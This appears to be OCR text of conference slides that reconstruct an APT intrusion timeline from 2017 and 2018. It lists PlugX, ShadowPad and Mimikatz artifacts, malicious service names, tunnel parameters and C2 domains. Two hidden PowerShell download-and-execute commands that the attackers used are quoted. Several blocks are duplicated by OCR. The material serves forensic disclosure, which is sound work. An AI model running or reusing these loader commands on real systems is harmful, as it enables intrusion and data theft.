
23 August 2017 Server **@TRIBUTE@**

- **sc**[redacted]
  - \Windows\System32\winserpt.exe
    - Service started **Windows Service Pack Tool**

Download, execute, Hide

09 February 2018 Server **@ARCHIVE@**

- RDP from Server @EXCH-02@



03 April 2018 Server **@EXCH-01@**

\Program Files\Common Files\Services

- **cygwin1.dat**
- Proxy
- **eventlog.dat**
- **iisexchange.dat**

11 July 2018 Server **@Print@**

- Mimikatz

02 August 2018

Servers **@BELGIUM@**, **@ARCHIVE@** and **@INSBROOK@**


- C:\ProgramData\WeHWsLAAkBQqo\fsguidll.exe
  - PlugX
  - Service started **tadbIE**

Server **@MADRID@** and Server **@PRINT@**

- \Program Files (x86)\%APPDATA%\Grabber
  - **AVRemoveW.exe**
  - **python24.dll**
    - ZeroT
  - **kla9.pui**
- \Windows\SysWOW64\
  - **jikiog.dll**
    - Service **jikiog** named «**Microsoft .NET Framework TPM**» C:\Windows\system32\svchost.exe -k jikiog
  - **jikiogctr.dll**
  - **kla9.pui**

Remote Access

[redacted]



DEEPSEC.NET

20-22 August 2018

Servers @CANARY@, @SPARTA@ and @SOLERNO@

C:\ProgramData\WeHWsLAAkBQqo\fsguidll.exe

PlugX

Service started tadblE

C:\ProgramData\WeHWsLAAkBQqo\fsguidll.exe

PlugX

Service started tadblE

30 August 2018

Server @MADRID@

```
HostApplication=powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://15[redacted]:80/a'))
```

HostApplication=powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://15[redacted]:80/a'))

Server @INSBROOK@

1 C:\ProgramData\WeHWsLAAkBQqo\fsguidll.exe

PlugX

Service started tadblE

2 TASK AT1 C:\intel\fsguidll.exe

PlugX

Service created mTy C:\ProgramData\fZTucC\fsguidll.exe

«\ProgramData\Messenger» «msmsgs.exe», «TosBtKbd.dll», «TosBtKbd.co»

ShadowPad

Service "Messenger" C:\ProgramData\Messenger\msmsgs.exe

ShadowPad

1 C:\ProgramData\WeHWsLAAkBQqo\fsguidll.exe

PlugX

Service started tadblE

2 TASK AT1 C:\intel\fsguidll.exe

PlugX

Service created mTy C:\ProgramData\fZTucC\fsguidll.exe

3 «\ProgramData\Messenger» «msmsgs.exe», «TosBtKbd.dll», «TosBtKbd.co»

ShadowPad

Service "Messenger" C:\ProgramData\Messenger\msmsgs.exe

ShadowPad


Server @VIENNA@

Mimikatz

Pass Dump

C:\PerfLogs\pw.exe

Reconstruction



12 September 2018

Server **@EXCH-01@**

```
HostApplication=powershell.exe -nop -w hidden -c $b=new-object net.webclient;$b.proxy=[Net.WebRequest]::GetSystemWebProxy();$b.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $b.downloadstring('http://103.[redacted]:8080/qP0Y25EE6');
```

C:\PerfLogs\pw.exe

C:\ProgramData\esKcPIYkAl\fsguidll.exe

Service lJmpvOnHvEXokA

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\iisexchange.exe

parameters

103.27.108.61 8080

-m cc -la 103.40.101.5:25 -ra 192.168.100.65:49233

rver @VIENNA@

C:\PerfLogs\pw.exe

C:\ProgramData\esKcPIYkAl\fsguidll.exe

Service lJmpvOnHvEXokA

TRAFFIC STOLEN August - September 2018 = **6 Gb**

C:\Oracle\product\11.2.0\dbhome_1\jdk\lib\bin\java.exe -sm md .mb 5:344 .sb 2:3/279/1/5:6632".

C:\Oracle\product\11.2.0\dbhome_1\jdk\lib\bin\java.exe" -SM md .mb 5:344 .sb 2:3/279/1/5:2269

TUNNEL from internet from 103.40.101.5 through @ARCHIVE@ and @EXCH-01@ to 192.168.0.4

ShadowPad CnC:

www.pneword.net

www.ncdle.net

PlugX CnC:

